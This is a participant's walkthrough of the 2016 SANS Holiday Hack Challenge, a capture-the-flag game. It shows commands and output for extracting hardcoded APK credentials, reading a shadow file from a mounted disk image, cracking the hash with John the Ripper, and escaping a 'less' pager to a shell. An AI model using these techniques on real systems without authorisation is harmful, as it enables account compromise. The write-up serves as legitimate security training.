The 2016 SANS Holiday Hack Challenge

Santa's Business Card

Submission by Gavin Walker
Tuesday January 3, 2017
Game login: 'grodo'

This report documents how I completed the 2016 SANS Holiday Hack Challenge. It provides details of how the five terminal doors were accessed, the six server compromises and *Who* was responsible for Santa's kidnapping. Perseverence, also resulted in the retrieval of all of the Netwars Coins for Sparkle Redberry.

Yet another, enjoyable and insightful challenge.

Table of Contents

Part 1: A Most Curious Business Card

The first part of the challenge was to examine Santa's Business Card, which had fallen from his pocket. There is reference to a Twitter account (@santawclaus) and an Instagram account (@santawclaus).

The first item was to examine the tweets. I noticed that there was something unusual about the contents of the tweets especially the sequences of dots. I determined that there were 350 tweets so a manual capture of the tweets was not going to be possible.

I learnt that it was possible to create and register your own 'app' and that there was an API for interacting with Twitter. In addition, I found out about Twython (https://pypi.python.org/pypi/twython) and with the help of some sample code (http://www.craigaddyman.com/mining-all-tweets-with-python/) I managed to create the following script to grab the contents of all of the tweets:


```
#!/usr/bin/python

from twython import Twython            # pip install twython
import time                                    # standard lib

CONSUMER_KEY = '<REMOVED>'
CONSUMER_SECRET = '<REMOVED>'
ACCESS_KEY = '<REMOVED>'
ACCESS_SECRET = '<REMOVED>'

twitter = Twython(CONSUMER_KEY,CONSUMER_SECRET,ACCESS_KEY,ACCESS_SECRET)
lis = [798175529463676928] ## this is the latest starting tweet id
for i in range(0, 2):              ## iterate through all tweets
## tweet extract method with the last list item as the max_id
   user_timeline = twitter.get_user_timeline(screen_name="santawclaus", count=200, include_retweets=False,
since_id=798175028978352129, max_id=lis[-1])
   for tweet in user_timeline:
      print tweet['text'].replace("&lt;","<") ## print the tweet and tidy up the '<' sign
      lis.append(tweet['id']) ## append tweet id's
   time.sleep(60) ## 1 minute rest between api calls
```

I determined the id of the first and last tweets by clicking on the tweets. They were respectively:

https://twitter.com/SantaWClaus/status/798175028978352129

https://twitter.com/SantaWClaus/status/798175529463676928

Once the output was viewed in a text editor (kwrite), using a monospace font, all was revealed:



1) What is the secret message in Santa's tweets?

Bug Bounty

The next item was Santa's Instagram account. There were only 3 pictures, and with the assistance of my thirteen year old son, we managed to zoom in on the picture of the desk to see 2 bits of useful information:

The website: www.northpolewonderland.com

The file: SantaGram_v4.2.zip

The file can be retrieved from http://www.northpolewonderland.com/SantaGram_v4.2.zip

Next to extract the contents of the file as the zip file is password protected. The contents can be examined using the '-l' option.

```
# unzip SantaGram_v4.2.zip
Archive:  SantaGram_v4.2.zip
[SantaGram_v4.2.zip] SantaGram_4.2.apk password:
  skipping: SantaGram_4.2.apk       incorrect password
# unzip -l SantaGram_v4.2.zip
Archive:  SantaGram_v4.2.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
  2257390  2016-12-09 13:47   SantaGram_4.2.apk
---------                     -------
  2257390                     1 file
```

After a significant amount of time compiling and attempting to crack the password with John the Ripper, which would prove useful later in the challenge, I decided to just try passwords and found the password to be 'bugbounty'.

2) What is inside the ZIP file distributed by Santa's team?

An Android application called SantaGram. The file is called SantaGram_4.2.apk

Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit

This part of the challenge concentrated on the analysis of the 'APK' file that was in the zip file from Part 1.

While talking to Shinny Upatree, I learnt about Joshua Wright's presentation (http://www.willhackforsushi.com/presentations/gitd-hackfest.pptx) on using Android Studio and JadX effectively.

With the search facility in JadX (https://github.com/skylot/jadx), I was able to find the following in the function postDeviceAnalyticsData in com.northpolewonderland.santagram.SplashScreen:

```
jSONObject.put("username", "guest");
jSONObject.put("password", "busyreindeer78");
```

3) What username and password are embedded in the APK file?

The username and password are 'guest' and 'busyreindeer78', respectively.

I had unzipped the APK file and now had a hierarchy of files to look at. If I had read Jeff McJunkin's blog post Mining Android Secrets (Decoding Android App Resources) before I had started looking for the audio file I would have probably done things differently, but this was the first time that I had opened an APK file, so I just started to browse around.


4) What is the name of the audible component (audio file) in the SantaGram APK file?

The audio file is called 'discombobulatedaudio1.mp3' and was in the directory 'res/raw'

Part 3: A Fresh-Baked Holiday Pi

Before completing this part of the challenge, I talked to many of the characters in the game and collected items to build a Cranberry Pi. The items that were required to create the Cranberry Pi were:

- A Power Cord (location not recorded)
- An HDMI Cable from the Workshop
- A Heat Sink from the Elf House #2, Upstairs
- A Cranberry Pi Board from the Elf House #1, Secret Fireplace Room
- An SD Card from the end of the "plank" to the west of the Workshop



After collecting the items, I returned to talk to Holly Evergreen:

The conversation resulted in me being given a Cranbian image from which I had to extract the password for the user 'cranpi'.

The blog post by Joshua Wright – Mount a Rapsberry Pi File System Image (https://pen-testing.sans.org/blog/2016/12/07/mount-a-raspberry-pi-file-system-image), as referred to by Wunorse Openslae assisted in quickly mounting the image and extracting the password hash from the '/etc/shadow' (mnt/etc/shadow) file.


```
> /usr/sbin/fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos

Disk identifier: 0x5a7089a1
```

```
Device             Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1       8192  137215  129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2     137216 2713599 2576384  1.2G 83 Linux
> echo $((512*137216))
70254592
> mkdir mnt
> sudo mount -v -o offset=$((512*137216)) -t ext4 cranbian-jessie.img mnt/
"/org/freedesktop/UDisks2/block_devices/loop0" has new interfaces: ("org.freedesktop.UDisks2.Filesystem")
mount: /dev/loop0 mounted on /home/gavin/SANS/cranberrypi/mnt.
> cd mnt/etc
> sudo grep cranpi shadow
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7t
gc343b0:17140:0:99999:7:::
```

Thankfully, Minty Candycane had suggested using the password list RockYou from https://wiki.skullsecurity.org/index.php?title=Passwords and I had compiled a multicore version of John the Ripper. So in short measure the hash had been identified:

```
$ echo
'cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7t
gc343b0:17140:0:99999:7:::' > my_shadow
$ ../john/run/john --wordlist=rockyou.txt my_shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [64/64])
yummycookies     (cranpi)
guesses: 1  time: 0:00:03:01 DONE (Thu Dec 22 13:27:25 2016)  c/s: 2499  trying: yves69 - yuly1
Use the "--show" option to display all of the cracked passwords reliably
```

Returning to Holly Evergreen, I got confirmation that the password was correct.



5) What is the password for the "cranpi" account on the Cranberry Pi system?

The password is ‘yummycookies’.

I had discovered that, until I had a complete Cranberry Pi, I would not be able to access the terminal doors. Initially, I had identified 4 doors:

1. Elf House #2
2. Workshop – “South” Door
3. Workshop – “North” Door
4. Workshop - Train Station

I was to find a fifth door in Santa’s office, which is accessed via the “South” Door in the work shop.

Terminal 1 – Elf House #2

When the terminal opens the message is:

```
********************************************************************************
*                                                                              *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                              *
********************************************************************************
```

The pcap file is owned by a user other than the account that I am logged in as, but I can run two commands using sudo without a password and they will be able to access the file.

```
scratchy@997506814f90:/$ id -a
uid=1001(scratchy) gid=1001(scratchy) groups=1001(scratchy)
scratchy@997506814f90:/$ ls -l /out.pcap
-r-------- 1 itchy itchy 1087929 Dec  2 15:05 /out.pcap
scratchy@997506814f90:/$ sudo -l
sudo: unable to resolve host 997506814f90
Matching Defaults entries for scratchy on 997506814f90:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User scratchy may run the following commands on 997506814f90:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@997506814f90:/$
```

First I used tcpdump to look through the contents of the file:

```
scratchy@13ec30b8b133:/$ (sudo -u itchy /usr/sbin/tcpdump -A -r /out.pcap) | more
```

and found the line:

```
<input type="hidden" name="part1" value="santasli" />
```

This use of tcpdump was suggested by one of the posts in the SantaGram app.

The second part was determined by trying different encoding types with the strings command:

```
scratchy@13ec30b8b133:/$ (sudo -u itchy /usr/bin/strings --encoding=l /out.pcap) | more
```

and this allowed me to find:

```
part2:ttlehelper
```

So the password was “santaslittlehelper” and this gave me access to Elf House #2 – Room 2 so that I could talk to Alabaster Snowball.

Terminal 2 – Workshop - “South” Door

When the terminal opens the message is:

```
********************************************************************************
*                                                                              *
* To open the door, find the passphrase file deep in the directories.          *
*                                                                              *
********************************************************************************
```

So, this is likely to be a directory traversal problem, with some oddly named directories.

There are 2 ways to complete this. The first option is to change directory all the way to the file and this was the method that I initially used as I didn’t know what I was looking for.

```
elf@afabc4b6175a:~$ ls -a
. .. .bash_logout .bashrc .doormat .profile temp var
elf@afabc4b6175a:~$ find .doormat -type f -print
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door
.txt
elf@afabc4b6175a:~$ find .doormat -type f -exec cat {} \;
key: open_sesame
elf@afabc4b6175a:~$

elf@afabc4b6175a:~$ ls -a
. .. .bash_logout .bashrc .doormat .profile temp var
elf@afabc4b6175a:~$ cd .doormat
elf@afabc4b6175a:~/.doormat$ ls -a
. . .. share temp
elf@afabc4b6175a:~/.doormat$ cd '. '
elf@afabc4b6175a:~/.doormat/. $ ls -a
  . .. bin not_here
elf@afabc4b6175a:~/.doormat/. $ cd ' '
elf@afabc4b6175a:~/.doormat/. / $ ls -a
. .. \ opt var
elf@afabc4b6175a:~/.doormat/. / $ cd \\
elf@afabc4b6175a:~/.doormat/. / /\$ ls -a
. .. \\ ls santa
elf@afabc4b6175a:~/.doormat/. / /\$ cd \\\\
elf@afabc4b6175a:~/.doormat/. / /\/\\$ ls -a
. .. Don't Look Here! holiday temp
elf@afabc4b6175a:~/.doormat/. / /\/\\$ cd Don\'t\ Look\ Here\!
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!$ ls -a
. .. You are persistent, aren't you? files secret
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!$ cd You\ are\ persistent,\ aren
\'t\ you\?
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
$ ls -a
' . .. cookbook temp
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
$ cd \'
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
```

```
/'$ ls -a
. ..  key_for_the_door.txt
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
/'$ cat key_for_the_door.txt
cat: y_for_the_door.txt: No such file or directory
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
/'$ cat key_for_the_door.txt
key: open_sesame
elf@afabc4b6175a:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
/'$
```

The second option is to use the command ‘find’.

```
elf@afabc4b6175a:~$ ls -a
. .. .bash_logout  .bashrc  .doormat  .profile  temp  var
elf@afabc4b6175a:~$ find .doormat -type f -print
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door
.txt
elf@afabc4b6175a:~$ find .doormat -type f -exec cat {} \;
key: open_sesame
elf@afabc4b6175a:~$
```

So the password was “open_sesame” and this gave me access to Santa’s Office. I’ll come back to this room and the terminal in it later.

Terminal 3 – Workshop - “North” Door

When the terminal opens the message is:

```
******************************************************************************
*                                                                            *
* Find the passphrase from the wumpus.  Play fair or cheat; it's up to you.  *
*                                                                            *
******************************************************************************
```

A Google search turned up a man page for wump – https://web.archive.org/web/20090214233010/http://linux.die.net/man/6/wump.

This led me to a number of options that would make my live easier assuming that the code for the game had not been modified.

```
elf@8e476f98406f:~$ ./wumpus -a 500 -b 0 -p 0 -r 5 -t 2
Instructions? (y-n) y
Sorry, but the instruction file seems to have disappeared in a
puff of greasy black smoke! (poof)
You're in a cave with 5 rooms and 2 tunnels leading from each room.
There are 0 bats and 0 pits scattered throughout the cave, and your
quiver holds 500 custom super anti-evil Wumpus arrows.  Good luck.
You are in room 5 of the cave, and have 500 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, and 3.
Move or shoot? (m-s) s2
*thwock!* *groan* *crash*
A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
```

```
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!
Passphrase:
WUMPUS IS MISUNDERSTOOD
Care to play another game? (y-n)
```

-a Specifies the number of magic arrows the adventurer gets.

-b Specifies the number of rooms in the cave which contain bats. The default is three.

-h Play the hard version -- more pits, more bats, and a generally more dangerous cave.

-p Specifies the number of rooms in the cave which contain bottomless pits.

-r Specifies the number of rooms in the cave.

-t Specifies the number of tunnels connecting each room in the cave to another room.

See Appendix A for the complete man page.

This yeilded the passphrase “WUMPUS IS MISUNDERSTOOD”

Terminal 4 – Train Station

When the terminal opens the message is:

```
Train Management Console: AUTHORIZED USERS ONLY
            ==== MAIN MENU ====
STATUS:                  Train Status
BRAKEON:                    Set Brakes
BRAKEOFF:                   Release Brakes
START:                   Start Train
HELP:                    Open the help document
QUIT:                    Exit console
menu:main>
```

I tried each option in turn. When I got to HELP, I found that the information was being displayed by a pager, which turned out to be “less” and therefore ‘!’ give me a shell. I now have shell access.

```
sh-4.3$ ls -al
total 40
drwxr-xr-x 2 conductor conductor  4096 Dec 10 19:39 .
drwxr-xr-x 6 root      root       4096 Dec 10 19:39 ..
-rw-r--r-- 1 conductor conductor   220 Nov 12  2014 .bash_logout
-rw-r--r-- 1 conductor conductor  3515 Nov 12  2014 .bashrc
-rw-r--r-- 1 conductor conductor   675 Nov 12  2014 .profile
-rwxr-xr-x 1 root      root      10528 Dec 10 19:36 ActivateTrain
-rw-r--r-- 1 root      root      1506 Dec 10 19:36 TrainHelper.txt
-rwxr-xr-x 1 root      root       1588 Dec 10 19:36 Train_Console
sh-4.3$ head Train_Console
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
print_header() {
      echo ""
```


```
      echo "Train Management Console: AUTHORIZED USERS ONLY"
sh-4.3$ exit
exit
!done  (press RETURN)
```

So the password is ‘24fb3e89ce2aa0ea422c3d511d40dd84’.

But where will this get me. After taking the breaks off and starting the engine, I am whisked off to 1978.

In 1978, there is the same layout for the North Pole as in the present day version. It is also appropriate to say at this stage that the password, which gets you to 1978, will also get you back to present day.

It was my  during exploration of the 1978 version of the North Pole that I discovered Santa in the Dungeon For Errant Reindeer (DFER) and freed him so that all of the Christmas presents could be delivered on time.



Santa says, “Well, hello there. You’ve rescued me! Thank you so much.

I wish I could recall the circumstances that lead me to be imprisoned here in my very own Dungeon For Errant Reindeer (DFER). But I seem to be suffering from short-term memory loss. It fells almost as though someone hit me over the head with a Christmas tree. I have no memory of what happened or who did that to me.

But this I do know. I wish I could stay here and properly thank you, my friend. But it is Christmas Eve and I MUST get all of these presents delivered before sunrise!

I bid you a VERY MERRY CHRISTMAS… AND A HAPPY NEW YEAR!”

Terminal 5 – Santa's Office

When the terminal opens the message is:

```
GREETINGS PROFESSOR FALKEN
```

Uh, oh … WarGames :). But can I remember the dialogue … well some of it. But there are clips on YouTube of the appropriate part of the film to help.

```
GREETINGS PROFESSOR FALKEN.

Hello.

HOW ARE YOU FEELING TODAY?

I'm fine. How are you?

EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER ACCOUNT ON
6/23/73?

People sometimes make mistakes.

YES THEY DO. SHALL WE PLAY A GAME?

Love to.  How about Global Thermonuclear War?

WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War.

FINE.

,------~~v,_     _              _--^\
 |'       \  ,__/ ||           _/   /,_ _
/         \,/    /      ,,  _,,/^      v v-___
|             /       |'~^             \
\             |      _/                 _ _/^
 \           /      /            ,~~^/ |
  ^~~_     _ _  /       |       __,, _v__\  \/
     '~~, , ~ \ \       ^~     /   ~  //
       \/    \/          \~,  ,/
                         ~~
   UNITED STATES              SOVIET UNION
WHICH SIDE DO YOU WANT?
    1.   UNITED STATES
    2.   SOVIET UNION
PLEASE CHOOSE ONE:
2

AWAITING FIRST STRIKE COMMAND
------------------------------
PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas

LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

Press Enter To Continue
```

So the passphrase is ‘LOOK AT THE PRETTY LIGHTS’. When this door was opened, it leads to The Corridor, where there is a password prompt at the next door, but no terminal. From reading the scenario, I determined that I had more work to do before I would be able to open this door.

6) How did you open each terminal door and where had the villain imprisoned Santa?

Above are details of how each password was obtained and below are the passwords.

1. Elf House #2 santaslittlehelper
2. Workshop – “South” Door open_sesame
3. Workshop – “North” Door WUMPUS IS MISUNDERSTOOD
4. Workshop - Train Station 24fb3e89ce2aa0ea422c3d511d40dd84
5. Santa’s Office LOOK AT THE PRETTY LIGHTS

Santa had been imprisoned in the Dungeon For Errant Reindeer (DFER), in 1978.

Part 4: My Gosh... It's Full of Holes

For question seven the task was described as follows:

> ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:
>
> - The Mobile Analytics Server (via credentialed login access)
> - The Dungeon Game
> - The Debug Server
> - The Banner Ad Server
> - The Uncaught Exception Handler Server
> - The Mobile Analytics Server (post authentication)

The first step in this part was to identify the servers. These are all defined in the APK file. I had tripped over them previously while looking in the resources.arsc. I was also able to find all of the URL's in the strings.xml file:

```
  <string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
  <string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
  <string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-
D6C6700156A5</string>
  <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
  <string name="debug_data_enabled">false</string>
  <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
  <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```


So the servers to exploit are:

- The Mobile Analytics Server (via credentialed login access)
  - https://analytics.northpolewonderland.com/report.php (104.198.252.157)
- The Dungeon Game
  - http://dungeon.northpolewonderland.com/ (35.184.47.139)
- The Debug Server
  - http://dev.northpolewonderland.com/ (35.184.63.245)
- The Banner Ad Server
  - http://ads.northpolewonderland.com/ (104.198.221.240)
- The Uncaught Exception Handler Server
  - http://ex.northpolewonderland.com/exception.php (104.154.196.33)
- The Mobile Analytics Server (post authentication)
  - https://analytics.northpolewonderland.com/ (104.198.252.157)

Approval to exploit these IP addresses was sought and received from Tom Hessman in the Big Tree.

```
<grodo> - 104.198.252.157
<Tom Hessman> - Yes! 104.198.252.157 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
<grodo> - 35.184.47.139
<Tom Hessman> - Yes! 35.184.47.139 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
<grodo> - 35.184.63.245
<Tom Hessman> - Yes! 35.184.63.245 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
<grodo> - 104.198.221.240
<Tom Hessman> - Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
<grodo> - 104.154.196.33
<Tom Hessman> - Yes! 104.154.196.33 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
```

The exploit environment that I created consisted of an Android phone emulator and Burp Suite. The Android phone was based on the following configuration:



The emulator was invoked as follows:

```
~/Android/Sdk/tools/emulator \
  -netdelay none \
  -netspeed full \
  -avd Nexus_One_API_22 \
  -http-proxy localhost:8080
```

The '-http-proxy' option is used to send all http/https requests to Burp Suite (https://portswigger.net/burp/freedownload).

The information in a blog post titled "Intercepting network traffic on Android" (http://blog.attify.com/2015/08/24/intercepting-network-traffic-android/) by Vikram Pawar allowed me to install the Burp Suite CA Certificate into the emulator so that https traffic could be intercepted.

